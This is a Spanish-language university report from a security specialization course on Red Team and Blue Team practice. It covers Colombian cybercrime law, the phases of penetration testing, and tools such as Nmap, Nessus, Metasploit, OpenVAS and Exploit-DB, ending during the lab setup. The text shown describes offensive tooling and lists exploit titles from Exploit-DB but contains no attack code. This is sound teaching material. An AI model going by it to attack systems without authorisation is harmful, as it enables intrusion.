

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS  
TÉCNICOS BLUE TEAM Y RED TEAM

HERNAN YOVANNI VILLAMIL HERNANDEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD  
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS  
TÉCNICOS BLUE TEAM Y RED TEAM

HERNAN YOVANNI VILLAMIL HERNÁNDEZ

Seminario Especializado: Equipos Estratégicos en  
Ciberseguridad: Red Team & Blue Team

Ingeniero  
Luis Fernando Zambrano

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD  
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
BOGOTÁ  
2022

## CONTENIDO

	Pág.
<b>RESUMEN</b>	<b>5</b>
<b>GLOSARIO</b>	<b>6</b>
<b>INTRODUCCIÓN</b>	<b>7</b>
<b>1.1 OBJETIVO GENERAL</b>	<b>8</b>
<b>1.2 OBJETIVOS ESPECÍFICOS</b>	<b>8</b>
<b>2. DESARROLLO DEL INFORME</b>	<b>9</b>
2.1. Etapa 1. Legislación relacionada con delitos informáticos	9
2.2. Etapa 2. acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales	22
2.3. Etapa 3. Escaneo de vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión	25
2.4. Etapa 4. Identificación de las herramientas que permitEn contener ataques informáticos.	41
2.5. Etapa 5. Socialización del informe técnico	49
<b>3. CONCLUSIONES</b>	<b>52</b>
<b>4. RECOMENDACIONES</b>	<b>54</b>
<b>5. ENLACE DEL VIDEO</b>	<b>55</b>
<b>BIBLIOGRAFÍA</b>	<b>56</b>

## IMÁGENES

Ilustración 1 Nessus application.....	12
Ilustración 2 Simple Vulnerability Manager .....	13
Ilustración 3 Metasploit .....	15
Ilustración 4 NMAP .....	15
Ilustración 5 Open VAS.....	16
Ilustración 6 Exploit Database.....	16
Ilustración 7 CVE .....	17
Ilustración 8 Virtualbox.....	18
Ilustración 9 Import Virtualbox Windows .....	18
Ilustración 10 Verificación IP .....	19
Ilustración 11 Import virtualbox Kali .....	19
Ilustración 12 Verificación Máquina Linux .....	20
Ilustración 13 Arranque máquina Kali Linux.....	20
Ilustración 14 Verificación IP .....	21
Ilustración 15 Pruebas de conectividad .....	22
Ilustración 16 Comandos sudo nmap.....	26
Ilustración 17 Comando sudo nmap .....	27
Ilustración 18 Comando sudo nmap .....	28
Ilustración 19 Vulnerabilidad CVE-2017-0143 .....	28
Ilustración 20 Descripción CVE-2017-0143 .....	29
Ilustración 21- Descripción MS17-010 .....	29
Ilustración 22 Descripción detallada ms17-010 .....	30
Ilustración 23 Explotación vulnerabilidades .....	31
Ilustración 24 Explotación vulnerabilidades .....	32
Ilustración 25 Explotación vulnerabilidades .....	33
Ilustración 26 Comando Shell .....	34
Ilustración 27 Fallos de seguridad NMAP .....	36
Ilustración 28 Fallos de seguridad NMAP .....	37
Ilustración 29 Flujo de ataque .....	38
Ilustración 30 Explotación vulnerabilidad .....	39
Ilustración 31 Explotación vulnerabilidad .....	40
Ilustración 32 Explotación vulnerabilidad exitosa.....	40
Ilustración 33 Explotación vulnerabilidad .....	41
Ilustración 34 Instalación Wireshark .....	42
Ilustración 35 Auditoria Wireshark .....	42
Ilustración 36 Auditoria Wireshark .....	43
Ilustración 37 Conexiones establecidas CDM.....	43
Ilustración 38 Verificación comando arp -a .....	44
Ilustración 39 Comando tasklist .....	44
Ilustración 40 Verificación tráfico red Wireshark .....	45
Ilustración 41 Análisis tráfico de red .....	46
Ilustración 42 Análisis tráfico de red .....	46

## RESUMEN

Este documento contiene un informe técnico que describe el proceso de pentesting, detección y contención de vulnerabilidades tan fácil de leer que permitiría a un usuario no experto entender cómo monitorear y fortalecer la seguridad de una organización desde el enfoque del Blue Team<sup>1</sup> y Red Team<sup>2</sup>. Este informe describe de manera general el uso de las herramientas básicas para detectar y contener ataques sospechosos al monitorear e identificar las vulnerabilidades a las que están expuestas las organizaciones que normalmente no disponen de altos presupuestos para mantener un Blue Team y Red Team dentro de sus equipos.

Se inicia con un abordaje a los aspectos legales de escenarios específicos que contextualizan algunos conceptos básicos que se requieren para comprender el detalle técnico. Este informe está dirigido al profesor y jurados encargados de medir la comprensión del aprendizaje de este curso, así como el uso de las herramientas que permiten monitorear su infraestructura de seguridad, con el fin de descubrir sus debilidades identificando oportunidades de mejora para el fortalecimiento de su seguridad informática.

Palabras clave: auditoria, penetración, pentesting, protección de datos, seguridad informática.

---

<sup>1</sup> ITDIGITALSECURITY, ¿Qué es un Blue Team y cómo trabaja?, 2018. Disponible en: <https://www.itdigitalsecurity.es/actualidad/2018/05/que-es-un-blue-team-y-como-trabaja>

<sup>2</sup> UNIR, Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias?, 2019. Disponible en: <https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/>

## GLOSARIO

Emotet: Es un malware que al darle click a descargar archivos adjuntos se propaga y obtiene todos los contactos de la víctima y se usan para hacer fraudes.

Hardenización: Proceso de reducción de vulnerabilidades en el sistema.

Pentester: Es un experto que penetra en los sistemas digitales y redes informáticas para encontrar vulnerabilidades que podrían generar riesgos y/o ataques con el fin de mitigarlas.

Ransonwere: Es un tipo de malware que le permite a los atacantes secuestrar la información de las organizaciones bloqueando su acceso para exigir dinero por su rescate.

TrickBot: Es un troyano diseñado para obtener datos bancarios.

Versionamiento: Es la forma de organizar y acceder a las modificaciones de un software.

## **INTRODUCCIÓN**

La necesidad de expertos de seguridad informática en las organizaciones es cada vez más evidente, el mercado laboral exige especialistas con conocimientos técnicos y absoluta claridad en conceptos teóricos en ciberseguridad y la implantación de Sistemas de Gestión de Sistemas de Información. Este trabajo permite verificar un informe técnico creado con base en la formulación de estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

## **1. OBJETIVOS**

### **1.1 OBJETIVO GENERAL**

Construir un informe técnico que refleje el desarrollo de las actividades del curso presentando consistencia entre: título, objetivos, desarrollo del informe, conclusiones y recomendaciones con el fin de organizar información técnica útil para evidenciar estrategias bajo el enfoque Red & Blue Team.

### **1.2 OBJETIVOS ESPECÍFICOS**

- Evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales para identificar las principales leyes que lo regulan.
- Demostrar vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión para identificar las principales brechas de seguridad.
- Identificar y reconocer las herramientas que permitan contener ataques informáticos con el fin de mejorar las capacidades de seguridad bajo el enfoque Blue & Red Team.
- Exponer el desarrollo del trabajo realizado con suficiencia en argumentación y capacidad de síntesis a través de un video que evidencie el aprendizaje obtenido.

## 2. DESARROLLO DEL INFORME

A continuación, se describe el desarrollo del informe técnico de acuerdo con los aspectos trabajados durante el curso:

### 2.1. ETAPA 1. LEGISLACIÓN RELACIONADA CON DELITOS INFORMÁTICOS

Durante el último año, los ciberataques han aumentado dramáticamente, uno de los más críticos es el ransomware<sup>3</sup> tanto en Colombia como en el resto del mundo, Colombia es uno de los más afectados, recibiendo el 30% de los ataques de ransomware de toda Latinoamérica. Su pena máxima es de 8 años más multas de hasta 1000 salarios mínimos. Lo difícil de los cibercrímenes y la justicia en general en Colombia es que los vacíos en la regulación de las leyes, han permitido que muchos de estos ataques no sean condenados, por lo tanto, muchas de las compañías optan por no denunciar sino que prefieren negociar con los ciberdelincuentes y no exponerse al desprestigio público. Sin embargo, la negociación con delincuentes también es un delito, entonces las víctimas se ven en una encrucijada muy delicada.

Cerca del 90% de los ciberataques que se sufren en Colombia se deben a ingeniería social con estrategias cada vez más creativas. Están azotadas tanto organizaciones como ciudadanos, lo cual los ha obligado a fortalecer los protocolos de seguridad informática y de la información, a pesar de eso la situación no va a mejorar, la tendencia de incremento de estos cibercrímenes es imparable ahora con inteligencia artificial, por lo tanto, este crecimiento ha llevado a los países a adaptar leyes y normatividades con el fin de proteger el activo máspreciado como es la información (datos) de las entidades públicas y privadas, buscando siempre ejercer la prevención y sanciones de los delitos informáticos.

Colombia no es ajeno al desarrollo de normatividades y en la línea del tiempo ha visto la necesidad de mejorar su accionar legislativo, por lo tanto ha emitido las siguientes leyes que permiten abordar la problemática de las conductas ilícitas a nivel financiero, en la alteración y manipulación de los sistemas informáticos.

La ley 1273 de 2009<sup>4</sup>, denominada ley de la protección de la información y de los datos, cataloga las conductas mal intencionadas con el manejo de datos personales, buscando que las organizaciones se blinden legalmente. Las penas de prisión definidas para la mayoría de los artículos establecidos oscilan 36 a 96 meses con

---

<sup>3</sup> CCIT, Tendencias cibercrimen Colombia - Ransomware, 2020. Disponible en: [https://www.ccit.org.co/wp-content/uploads/informe-tendencias-cibercrimen\\_compressed-3.pdf](https://www.ccit.org.co/wp-content/uploads/informe-tendencias-cibercrimen_compressed-3.pdf)

<sup>4</sup> SIC, Ley 1273 de 2009, 2009. Disponible en: [https://www.sic.gov.co/recursos\\_user/documentos/normatividad/Ley\\_1273\\_2009.pdf](https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf)

multas de 100 a 1500 salarios mínimos vigentes. Esta ley está compuesta organizada de la siguiente manera:

## CAPITULO I

- Artículo 269A: Acceso no autorizado de manera abusiva a los sistemas informáticos
- Artículo 269B: Personas sin conocimiento que interrumpa u obstaculice el buen funcionamiento de las redes de telecomunicaciones y sus datos contenidos.
- Artículo 269C: Habla cuando los datos informáticos son interceptados o el medio de comunicación que los transporte
- Artículo 269D: Cuando existe daño, alteración o borrado de los datos de un sistema informático y que no esté facultado.
- Artículo 269E: Habla de la distribución y tráfico de software malicioso de efectos dañinos
- Artículo 269F: Hace referencia a la violación de datos personales con fines lucrativos o propios, como o es la venta, la divulgación o alteración archivos, bases de datos o el empleo de código personales, etc.
- Artículo 269G: Hace referencia a la suplantación de sitio web con el objetivo capturar datos personales o la modificación de los sistemas de resolución de dominio con el objetivo de presentarse como sitios confiables o realizar técnicas de phishing por medio del correo electrónico, redes sociales.
- Artículo 269H: Hace referencia al aumento de las penas de los anteriores artículos, si hace parte de las conductas, si es un empleado público, si es de confines terroristas o si es auto lucro o beneficios a un tercero, entre las más importantes.

## CAPITULO II

- Artículo 269I: Hace referencia al hurto o manipulación de los medios informáticos.
- Artículo 269J: Hace referencia a la transferencia sin consentimiento de activos

Otra ley importante en nuestro país es la ley estatutaria 1581 de 2012 que es conocida como la ley de protección de datos o habeas data, que regula el registro, actualización y permisos sobre el manejo de los datos personales en las bases de datos del país. Es de obligatorio cumplimiento e implementación en las empresas la creación de una política de tratamientos de datos públicos, privados y sensibles, para lo cual se deben tener en cuenta los siguientes aspectos:

- Establecer la responsabilidad sobre la protección de datos personales.

- Determinar la finalidad de la recolección de los datos personales y su política de privacidad.
- Consultar al titular sobre la autorización expresa para el uso de sus datos.
- Definir el mecanismo de atención de requerimientos sobre el uso de los datos.
- Mantener el inventario de bases de datos que gestiona esos datos.
- Asegurarse de que el personal esté capacitado en el tratamiento de los datos.
- Identificar, gestionar y minimizar los riesgos a los que puedan estar expuestos los datos dentro de las organizaciones.
- Atender los requerimientos relacionados con el uso de datos personales de manera oportuna y clara.
- Identificar, gestionar y reportar los incidentes relacionados con bases de datos personales y/o sensibles.

## **PENTESTING**

A través de los tests de intrusión el especialista simula ciberataques en entornos controlados para descubrir vulnerabilidades o huecos de seguridad y remediarlos antes de que sucedan en realidad. Sin embargo, el éxito de estos pentest depende de llevar a cabo un proceso estructurado y metodológico, para ello son fundamentales las siguientes fases:

### **1. RECOPIACION, PLANICACIÓN Y PREPARACIÓN**

Es la etapa principal, donde se realiza la planificación y el reconocimiento del posible objetivo a atacar, puede ser pasiva o activa, pasiva es la recopilación de la información sin el conocimiento del objetivo y activa es cuando se utilizan técnicas y herramientas con el aval de las organizaciones y el riesgo de ser descubiertos. En esta fase podemos escanear puertos, dominios, versionamiento de software, servicios, obtener metadatos etc.

Herramienta:

**NMAP<sup>5</sup>**

### **2. INVESTIGACIÓN Y ANALISIS VULNERABILIDADES**

Es la fase donde se realiza las acciones para comprometer y encontrar las debilidades del objetivo, siempre con el aval del cliente en cuanto a la profundidad de las pruebas. Estas pueden ser manuales o automáticas.


---

<sup>5</sup> NMAP, Herramienta de auditoría informática. Disponible en: <https://nmap.org/>

Herramienta:

**Nessus<sup>6</sup>**: Es una de las mejores herramientas de escaneo de vulnerabilidades y de red del mercado creada y distribuida por Tenable Network Security. Contiene varias funcionalidades de reconocimiento interno. Cuenta con una suscripción gratuita limitada.

Ilustración 1 Nessus application



Nota. Live results scan. Tomada de Nessus, 2020, <https://es-la.tenable.com/products/nessus>, CCBY 2.0

### 3. INTENTO DE PENETRACION Y EXPLOTACIÓN DE VULNERABILIDADES

Es la fase en la que se realizan todas las acciones para comprometer el sistema auditado ejecutando exploit contra las vulnerabilidades identificadas y evaluadas de la anterior fase verificando que no se puedan realizar ataques principalmente de los siguientes tipo: inyección de código, inclusión de ficheros, evasión de autenticación, carencia de controles, ejecución de comandos, cross site request, gestión de sesiones, fugas de información, cargue de ficheros maliciosos, entre otros.

Herramienta:

**Metasploit<sup>7</sup> Framework**

### POST EXPLOTACIÓN

Es la fase en la que el objetivo es escalar privilegios una vez explotadas las vulnerabilidades, con el fin de obtener las cuentas de administrativas del sistema y la información confidencial para lograr accesos de mayor nivel,

<sup>6</sup> Nessus, Herramienta de escaneo de vulnerabilidades. Disponible en: <https://es-la.tenable.com/products/nessus>

<sup>7</sup> Metasploit, Herramienta de penetración de vulnerabilidades. Disponible en: <https://www.metasploit.com/>

privilegios y/o evadir controles de seguridad para realizar acciones de usuarios o administradores sin su conocimiento.


Herramienta:  
**Metasploit framework**

#### 4. ANÁLISIS Y REPORTE

Esta fase de análisis, reporte y socialización de resultados ante el cliente es vital, pues es donde se registran cada una de las acciones realizadas durante el proceso y se listan las vulnerabilidades encontradas y explotadas, así como también las acciones tomadas para solucionar los fallos de seguridad y soluciones a las vulnerabilidades.

Herramienta  
**Simple Vulnerability Manager:** Es una herramienta ideal para cualquier especialista o analista de vulnerabilidades, la cual puede generar informes de las debilidades encontradas en la etapa de investigación. La herramienta genera informes personalizados a cada cliente.

Ilustración 2 Simple Vulnerability Manager



Nota. Consulta de Proyecto. Tomada de Simple Vulnerability Manager, 2020, <https://www.simplevulnerabilitymanager.com/>, CCBy 2.0

#### 5. LIMPIEZA Y REMEDIACIÓN

Es esta fase el pentester<sup>8</sup> debe eliminar cualquier huella que haya podido dejar previniendo que pueda ser usada por algún atacante en el futuro y

<sup>8</sup> Pentest, técnica para desarrollar test de intrusión para pentester. <https://www.udemy.com/course/pentester-jr/>

dedicarse a tomar medidas para resolver todo lo encontrado y promover las mejoras requeridas.

## **6. RETESTEO**

Esta fase consiste en repetir el test y asegurarse de que todas las vulnerabilidades han sido resueltas y se hayan tomado todas las acciones necesarias para mitigar los riesgos y gestionar las vulnerabilidades encontradas.

## **HERRAMIENTAS DE CIBERSEGURIDAD**

Cada vez existen más aplicaciones disponibles para realizar test de intrusión más automatizados y sofisticados. Sin embargo, algunas herramientas son muy reconocidas por sus beneficios y alcance. Cómo lo son:

### **METASPLOIT**

Es una poderosa herramienta de código abierto que permite encontrar las vulnerabilidades de seguridad desarrollando y ejecutando exploits contra máquinas remotas, facilitando los tests de penetración y el desarrollo de firmas para sistemas de detección de intrusos. Se puede utilizar para actividades legítimas, pero también puede ser usada para actividades ilícitas por ciberatacantes. Funciona mediante el aprovechamiento de bugs conocidos y pone a prueba los sistemas seleccionados hasta encontrar susceptibilidades.

### Ilustración 3 Metasploit

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9d:ad:c3
          inet addr:192.168.1.71  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fdc4:528:c2f5:7500:a00:27ff:fe9d:adc3/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe9d:adc3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:743 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:51921 (50.7 KB)  TX bytes:8677 (8.4 KB)
          Base address:0xd010  Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31749 (31.0 KB)  TX bytes:31749 (31.0 KB)


msfadmin@metasploitable:~$ _
```

Nota. Metasploit. Tomada de Metasploit, 2020, <https://www.metasploit.com/>, CCBY 2.0

### NMAP

Es una herramienta gratuita Open Source muy poderosa que trabaja mediante escaneo de paquetes IP, puede identificar los puertos abiertos que podrían ser explotados del objetivo. También puede descubrir los servicios que corren en cada máquina e identificar reglas de firewall en la red escaneada. NMAP está disponible para Windows, Linux y MAC y cuenta con una interfaz de línea de comando CLI y dispone de una interfaz gráfica GUI (Zenmap).

### Ilustración 4 NMAP




Nota. NMAP. Fuente propia. 2022

## OPENVAS

Es una suite de herramientas de código abierto y software libre especializado en el escaneo y gestión de vulnerabilidades. Es multiplataforma, cuenta con servidor web integrado, permite escaneo automático temporizado y escaneo concurrente de múltiples nodos. También permite reporte en múltiples formatos.

Ilustración 5 Open VAS



Nota. Open Vas. Tomada de Open Vas, 2020, <https://www.openvas.org/>, CCBy 2.0

## EXPLOITDB

Es un base de datos pública que almacena exploits que han sido usados para testear y/o atacar diferentes redes, por lo tanto, su uso permite ejecutar técnicas de ataque actualizadas.

Ilustración 6 Exploit Database

### The Exploit Database

The Exploit Database (EDB) - an ultimate archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database.

WordPress TimThumb Exploitation  
vbSEO - From XSS to Reverse PHP Shell  
Owned and Exposed

#### Remote Exploits

Date	D	A	V	Description	Plat.	Author
2013-02-01	↓	-	✓	DatLife Engine preview.php PHP Code Injection	838	php metasploit
2013-01-29	↓	-	✓	Ruby on Rails JSON Processor YAML Deserialization Code Execution	2333	multiple metasploit
2013-01-24	↓	-	✓	Java Applet Method Handle Remote Code Execution	4944	multiple metasploit
2013-01-24	↓	-	✓	Java Applet AverageRangeStatisticsImpl Remote Code Execution	1707	java metasploit
2013-01-24	↓	-	✓	ZoneMinder Video Server packageControl Command Execution	703	unix metasploit
2013-01-07	↓	-	✓	Movable Type 4.2x, 4.3x Web Upgrade Remote Code Execution	484	multiple metasploit
2013-01-24	↓	-	✓	SonicWALL GMS 6 Arbitrary File Upload	879	multiple metasploit

#### Local Exploits


Date	D	A	V	Description	Plat.	Author
2013-01-25	↓	-	✓	Windows Manage Memory Payload Injection	2619	windows metasploit
2013-01-20	↓	-	✓	Alibaba Credential Provider Monitor 5.0.226 Local Privilege Escalation Vulnerability	767	windows LiquidWorm
2013-01-18	↓	-	✓	NVIDIA Display Driver Service (Nvss) Exploit	2161	windows Jon Bailey
2013-01-09	↓	-	✓	Imnatix Ltd. Zoom Player 8.5 Crafted JPEG File Exploit	1099	windows Debashish Mandal

Nota. Exploit Database. Tomada de Exploit Database, 2020, <https://www.exploit-db.com/> CCBy 2.0

## CVE

Es una base de datos en la que se codifican las vulnerabilidades conocidas y se registran las nuevas. Son administradas a través de un código asignado en el momento del registro con la identificación de la vulnerabilidad a través de una nomenclatura estándar junto con la descripción de la vulnerabilidad, versiones del software que afecta, posibles solución y mitigación.

Ilustración 7 CVE



Vulnerability	Severity	Package
> CVE-2018-5709	Negligible	krb5
> CVE-2018-7738	Negligible	util-linux
> CVE-2016-10228	Negligible	glibc
> CVE-2019-7309	Negligible	glibc
> CVE-2017-7245	Negligible	pcre3
> CVE-2017-7246	Negligible	pcre3
> CVE-2018-1000654	Negligible	libtasn1-6
> CVE-2018-20217	Medium	krb5
> CVE-2018-11236	Medium	glibc
> CVE-2019-16163	Medium	libonig
> CVE-2019-13050	Medium	gnupg2
> CVE-2019-9513	Medium	nghttp2


Nota. Exploit Database. Tomada de Exploit Database, 2020, <https://www.exploit-db.com/> CCBY 2.0

## IMPLEMENTACIÓN BANCO DE TRABAJO

### Instalación Virtualbox<sup>9</sup>

<sup>9</sup> Virtualbox, software de virtualización de máquinas remotas. Disponible en: <https://www.virtualbox.org/>

## Ilustración 8 Instalación Virtualbox




Nota. Instalación Virtual Box. Fuente propia. 2022

## Instalación máquina virtual Windows 7 X86

Desde el virtualbox se importa la máquina virtual .ova, previamente descargadas

